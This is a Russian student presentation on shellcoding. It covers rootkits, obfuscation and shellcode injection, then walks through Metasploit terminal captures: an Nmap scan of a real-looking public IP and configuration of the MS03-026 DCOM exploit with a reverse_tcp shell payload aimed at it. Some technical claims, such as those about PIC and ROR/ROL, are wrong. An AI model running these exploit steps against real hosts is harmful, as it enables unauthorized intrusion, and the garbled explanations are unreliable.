

ПРЕЗЕНТАЦИЯ НА ТЕМУ: ШЕЛЛКОДИНГ

Студента: Беляева И.Р
1 курс
Факультет:
Информационная
безопасность

ПОНЯТИЯ ФИГУРИРУЮЩИЕ В ТЕМЕ



Shell-
программирован
ие



Exploit(эксплоит)



Интерпретатор



Интерпретация



Back door(бэкдор)



DATA ENCODING, ИЛИ ШИФРОВАНИЕ КАК ИСКУССТВО

- Для скрытия присутствия вируса в системе применяются различные техники и методы, к примеру использование rootkits или bootkits.
- **Rootkits-** Набор ПО скрывающих присутствие запущенного malware-кода в целевой системе.
- **Bootkits-** Уникальный метод реализации руткитов — модификацию загрузочной записи MBR и загрузку руткита до старта ядра операционной системы.
- Задача- усложнить вирусному аналитику анализ образца малваря, когда он уже попал в антивирусную лабораторию. Это позволяет оттянуть время до того, как сигнатуру малваря добавят в антивирусные базы.
- Один из вариантов — шифрование собственного кода малвари, называемое обфускацией

АЛГОРИТМЫ ШИФРОВАНИЯ

- Кодирование для отдельных байтов блока с помощью функций ADD и SUB.
- ROR- и ROL-инструкции позволяют перевернуть несколько битов в байте справа или слева. Они должны использоваться вместе, поскольку они необратимы, то есть выполняются только в одну сторону.
- ROT — это оригинальный шифр Цезаря. Обычно используется латинский алфавит (A–Z и a–z), начиная с любой буквы, или 94 печатных символа в стандартной кодировке символов ASCII.
- Многобайтовые преобразования заключаются в том, что заменяется не один байт, данный алгоритм позволяет использовать больше ключевых значений (к примеру, часто берутся цепочки 4 или 8 байт длиной).

Внедрение Shell-code. Теория

- Шелл-код- часть кода, встроенного в малварь и позволяющего после инфицирования системы жертвы получить доступ к командной оболочке.
- Зачем все это нужно? мало просто инфицировать систему, проэксплуатировать уязвимость или положить какую-нибудь системную службу. Все эти действия черных и серых шляп(хакеров) во многих случаях нацелены на получение админского доступа к зараженной машине. Так что малварь — это всего лишь способ попасть на машину и получить shell, то есть управление. А это уже прямой путь к сливу конфиденциальной информации, созданию ботнет-сетей, превращающих целевую систему в зомби, или просто выполнению иных деструктивных функций на взломанной машине.
- Шелл-код внедряется в память программы, после чего на него передается управление при помощи использования программных ошибок, таких как переполнение стека или переполнение буфера в куче, или использования атак форматной строки. Управление шелл-коду передается перезаписью адреса возврата в стеке адресом внедренного шелл-кода, перезаписью адресов вызываемых функций или изменением обработчиков прерываний. Результатом всего этого и будет выполнение шелл-кода, который открывает командную строку для использования взломщиком.

- При эксплуатации удаленной уязвимости (exploit) шелл-код может открывать на уязвимом компьютере заранее заданный порт TCP для дальнейшего удаленного доступа к командной оболочке. Такой код называется **привязывающим к порту**. Если же шелл-код подключается к порту компьютера атакующего (с целью обхода брандмауэра или просачивания через NAT), то такой код называется **обратной оболочкой**. (NAT-это механизм в сетях TCP/IP, позволяющий преобразовывать IP-адреса транзитных пакетов)
- **Существуют два способа запуска шелл-кода в память на исполнение:**
- Метод position-independent code (PIC) — это код, который использует жесткую привязку бинарного кода к определенному адресу или данным. Шелл-код — это по сути PIC. Почему привязка так важна? Шелл не может знать, в каком именно месте оперативной памяти будет располагаться, поскольку во время выполнения различных версий скомпрометированной программы или малвари они могут загрузить шелл-код в разные ячейки памяти.
- Метод Identifying Execution Location заключается в том, что шелл-код должен разыменовывать базовый указатель при доступе к данным в позиционно независимой структуре памяти.

ОБНАРУЖЕНИЕ ШЕЛЛ-КОДА НА ВЗЛОМАННОЙ МАШИНЕ


- Хакеры, дорожащие своей свободой и репутацией, пишут шелл-коды, используя техники, скрывающие их атаку. Так, типичная система обнаружения вторжений (англ. IDS) обычно просматривает весь входящий сетевой трафик в поисках структуры, специфичной для шелл-кода. Если IDS находит такую структуру, то пакет, содержащий эту сигнатуру, уничтожается до того, как он еще достигнет своей цели. Однако слабая позиция IDS состоит в данном случае в том, что если трафик закодирован, то распознать его не удастся.

Практика:

Для шелл-кодинга мы будем использовать:

1. **MetaSploit Framework**
2. **Nmap scanner**
3. **OS: Linux(в нашем случае Kali Linux)**

Как выглядит MetaSploit Framework:



```
Оболочка № 1
Файл Действия Правка Вид Справка
already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning:
previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning:
already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning:
previous definition of IDENTIFIER was here


< it looks like you're trying to run a
< module
>

+ -- ==[ metasploit v6.2.9-dev ]
+ -- ==[ 2230 exploits - 1177 auxiliary - 398 post ]
+ -- ==[ 867 payloads - 45 encoders - 11 nops ]
+ -- ==[ 9 evasion ]

Metasploit tip: View advanced module options with
advanced

msf6 >
```

Как выглядит NMAP scanner:



The image shows a terminal window on a Kali Linux system. The window title is "ilya@kali: ~". The terminal displays the help text for the Nmap scanner, which is organized into several sections: options, output formats, miscellaneous options, and examples. The text is as follows:

```
Файл Действия Правка Вид Справка
--spooft-mac <mac address/prefix/vendor name>: Spoof your MAC address
--badsum: Send packets with a bogus TCP/UDP/SCTP checksum
OUTPUT:
-oN/-oX/-oS/-oG <file>: Output scan in normal, XML, s|<rIpt kIddi3,
  and Grepable format, respectively, to the given filename.
-oA <basename>: Output in the three major formats at once
-v: Increase verbosity level (use -vv or more for greater effect)
-d: Increase debugging level (use -dd or more for greater effect)
--reason: Display the reason a port is in a particular state
--open: Only show open (or possibly open) ports
--packet-trace: Show all packets sent and received
--iflist: Print host interfaces and routes (for debugging)
--append-output: Append to rather than clobber specified output files
--resume <filename>: Resume an aborted scan
--noninteractive: Disable runtime interactions via keyboard
--stylesheet <path/URL>: XSL stylesheet to transform XML output to HTML
--webxml: Reference stylesheet from Nmap.Org for more portable XML
--no-stylesheet: Prevent associating of XSL stylesheet w/XML output
MISC:
-6: Enable IPv6 scanning
-A: Enable OS detection, version detection, script scanning, and traceroute
--datadir <dirname>: Specify custom Nmap data file location
--send-eth/--send-ip: Send using raw ethernet frames or IP packets
--privileged: Assume that the user is fully privileged
--unprivileged: Assume the user lacks raw socket privileges
-V: Print version number
-h: Print this help summary page.
EXAMPLES:
nmap -v -A scanme.nmap.org
nmap -v -sn 192.168.0.0/16 10.0.0.0/8
nmap -v -iR 10000 -Pn -p 80
SEE THE MAN PAGE (https://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES
(ilya@kali)-[~]
└─$
```


ПРАКТИКА:

1. Сканируем порты с помощью NMAP



```
Оболочка № 1
Файл Действия Правка Вид Справка
msf6 > nmap 31.10.13.224
[*] exec: nmap 31.10.13.224

Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-15 15:15 MSK
Nmap scan report for 31.10.13.224
Host is up (0.030s latency).
Not shown: 795 filtered tcp ports (no-response)
PORT      STATE SERVICE
9/tcp     open  discard
17/tcp    open  qotd
20/tcp    open  ftp-data
22/tcp    open  ssh
25/tcp    open  smtp
26/tcp    open  rsftp
33/tcp    open  dsp
53/tcp    open  domain
70/tcp    open  gopher
80/tcp    open  http
81/tcp    open  hosts2-ns
82/tcp    open  xfer
83/tcp    open  mit-ml-dev
84/tcp    open  ctf
90/tcp    open  dnsix
99/tcp    open  metagram
110/tcp   open  pop3
111/tcp   open  rpcbind
113/tcp   open  ident
143/tcp   open  imap
179/tcp   open  bgp
199/tcp   open  smux
212/tcp   open  anet
256/tcp   open  fw1-secureremote
416/tcp   open  silverplatter
425/tcp   open  icad-el
```

2. Ищем открытые порты в базе Metasploit (ранг эксплоита важен)+важно изучить требования эксплоита, описание, цели)

```
Оболочка № 1
Файл Действия Правка Вид Справка
Interact with a module by name or index. For example info 89, use 89 or use payload/windows/x64/vncinject/reverse_tcp
msf6 > search dcerpc

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/windows/scada/advantech_webaccess_webvrpcs_bof 2017-11-02 good No Advantech WebAccess Webvrpcs Service Opcode 80061 Stack Buffer Overflo
w
1 exploit/windows/brightstor/tape_engine_0x8a 2010-10-04 average No CA BrightStor ARCserve Tape Engine 0x8A Buffer Overflow
2 exploit/windows/brightstor/tape_engine 2006-11-21 average No CA BrightStor ARCserve Tape Engine Buffer Overflow
3 auxiliary/scanner/dcerpc/tcp_dcerpc_auditor normal No DCERPC TCP Service Auditor
4 auxiliary/scanner/dcerpc/dfscoerce normal No DFSCoerce
5 auxiliary/scanner/dcerpc/endpoint_mapper normal No Endpoint Mapper Service Discovery
6 auxiliary/scanner/dcerpc/hidden normal No Hidden DCERPC Service Discovery
7 exploit/windows/dcerpc/ms03_026_dcom 2003-07-16 great Yes MS03-026 Microsoft RPC DCOM Interface Overflow
8 exploit/windows/smb/ms04_011_lsass 2004-04-13 good No MS04-011 Microsoft LSASS Service DsRolerUpgradeDownlevelServer Overflo
w
9 exploit/windows/dcerpc/ms05_017_msmq 2005-04-12 good No MS05-017 Microsoft Message Queueing Service Path Overflow
10 exploit/windows/dcerpc/ms07_029_msdns_zonename 2007-04-12 great No MS07-029 Microsoft DNS RPC Service extractQuotedChar() Overflow (TCP)
11 exploit/windows/dcerpc/ms07_065_msmq 2007-12-11 good No MS07-065 Microsoft Message Queueing Service DNS Name Path Overflow
12 exploit/windows/smb/ms08_067_netapi 2008-10-28 great Yes MS08-067 Microsoft Server Service Relative Path Stack Corruption
13 auxiliary/gather/windows_deployment_services_shares normal No Microsoft Windows Deployment Services Unattend Gatherer
14 auxiliary/scanner/dcerpc/windows_deployment_services normal No Microsoft Windows Deployment Services Unattend Retrieval
15 exploit/windows/smb/smb_rras_erraticgopher 2017-06-13 average Yes Microsoft Windows RRAS Service MIBEntryGet Overflow
16 auxiliary/admin/dcerpc/cve_2020_1472_zerologon normal Yes Netlogon Weak Cryptographic Authentication
17 auxiliary/scanner/dcerpc/petitpotam normal No PetitPotam
18 exploit/windows/dcerpc/cve_2021_1675_printnightmare 2021-06-08 normal Yes Print Spooler Remote DLL Injection
19 auxiliary/scanner/dcerpc/management normal No Remote Management Interface Discovery
20 auxiliary/admin/dcerpc/samr_computer normal No SAMR Computer Management
21 auxiliary/scanner/smb/smb_enumusers_domain normal No SMB Domain User Enumeration
22 auxiliary/scanner/smb/pipe_dcerpc_auditor normal No SMB Session Pipe DCERPC Auditor
```


3. Применяем эксплоит, меняем конфигурацию, ip атакуемой машины

```
msf6 > use exploit/windows/dcerpc/ms03_026_dcom
[*] Using configured payload windows/shell/reverse_tcp
msf6 exploit(windows/dcerpc/ms03_026_dcom) > show options

Module options (exploit/windows/dcerpc/ms03_026_dcom):

Name      Current Setting  Required  Description
--      -
RHOSTS    135              yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     135              yes       The target port (TCP)

Payload options (windows/shell/reverse_tcp):

Name      Current Setting  Required  Description
--      -
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     4444            yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:

Id  Name
--  -
0   Windows NT SP3-6a/2000/XP/2003 Universal

msf6 exploit(windows/dcerpc/ms03_026_dcom) > set LHOST 31.10.13.224
LHOST => 31.10.13.224
msf6 exploit(windows/dcerpc/ms03_026_dcom) >
```

4. Ищем совместимый Payloads (жесткая привязка-метод RICS)

```
msf6 exploit(windows/dcerpc/ms03_026_dcom) > set LHOST 31.10.13.224
LHOST => 31.10.13.224
msf6 exploit(windows/dcerpc/ms03_026_dcom) > show payloads

Compatible Payloads
```

#	Name	Disclosure Date	Rank	Check	Description
0	payload/generic/custom		normal	No	Custom Payload
1	payload/generic/debug_trap		normal	No	Generic x86 Debug Trap
2	payload/generic/shell_bind_tcp		normal	No	Generic Command Shell, Bind TCP Inline
3	payload/generic/shell_reverse_tcp		normal	No	Generic Command Shell, Reverse TCP Inline
4	payload/generic/ssh/interact		normal	No	Interact with Established SSH Connection
5	payload/generic/tight_loop		normal	No	Generic x86 Tight Loop
6	payload/windows/adduser		normal	No	Windows Execute net user /ADD
7	payload/windows/dllinject/bind_hidden_ipknock_tcp		normal	No	Reflective DLL Injection, Hidden Bind Ipknock TCP Stager
8	payload/windows/dllinject/bind_hidden_tcp		normal	No	Reflective DLL Injection, Hidden Bind TCP Stager
9	payload/windows/dllinject/bind_ipv6_tcp		normal	No	Reflective DLL Injection, Bind IPv6 TCP Stager (Windows x86)
10	payload/windows/dllinject/bind_ipv6_tcp_uuid		normal	No	Reflective DLL Injection, Bind IPv6 TCP Stager with UUID Support (Windows x86)
11	payload/windows/dllinject/bind_named_pipe		normal	No	Reflective DLL Injection, Windows x86 Bind Named Pipe Stager
12	payload/windows/dllinject/bind_nonx_tcp		normal	No	Reflective DLL Injection, Bind TCP Stager (No NX or Win7)
13	payload/windows/dllinject/bind_tcp		normal	No	Reflective DLL Injection, Bind TCP Stager (Windows x86)
14	payload/windows/dllinject/bind_tcp_rc4		normal	No	Reflective DLL Injection, Bind TCP Stager (RC4 Stage Encryption, Metasploit)
15	payload/windows/dllinject/bind_tcp_uuid		normal	No	Reflective DLL Injection, Bind TCP Stager with UUID Support (Windows x86)
16	payload/windows/dllinject/reverse_hop_http		normal	No	Reflective DLL Injection, Reverse Hop HTTP/HTTPS Stager
17	payload/windows/dllinject/reverse_http		normal	No	Reflective DLL Injection, Windows Reverse HTTP Stager (wininet)
18	payload/windows/dllinject/reverse_http_proxy_pstore		normal	No	Reflective DLL Injection, Reverse HTTP Stager Proxy
19	payload/windows/dllinject/reverse_ipv6_tcp		normal	No	Reflective DLL Injection, Reverse TCP Stager (IPv6)
20	payload/windows/dllinject/reverse_nonx_tcp		normal	No	Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
21	payload/windows/dllinject/reverse_ord_tcp		normal	No	Reflective DLL Injection, Reverse Ordinal TCP Stager (No NX or Win7)

5. Применяем Payload (в нашем случае-meterpreter)+меняем в конфиге локальный ip

```
msf6 exploit(windows/dcerpc/ms03_026_dcom) > set RHOST 31.10.13.224
[-] Unknown datastore option: RHOST. Did you mean LHOST?
msf6 exploit(windows/dcerpc/ms03_026_dcom) > set RHOSTS 31.10.13.224
RHOSTS => 31.10.13.224
msf6 exploit(windows/dcerpc/ms03_026_dcom) > set LHOST 192.168.42.128
LHOST => 192.168.42.128
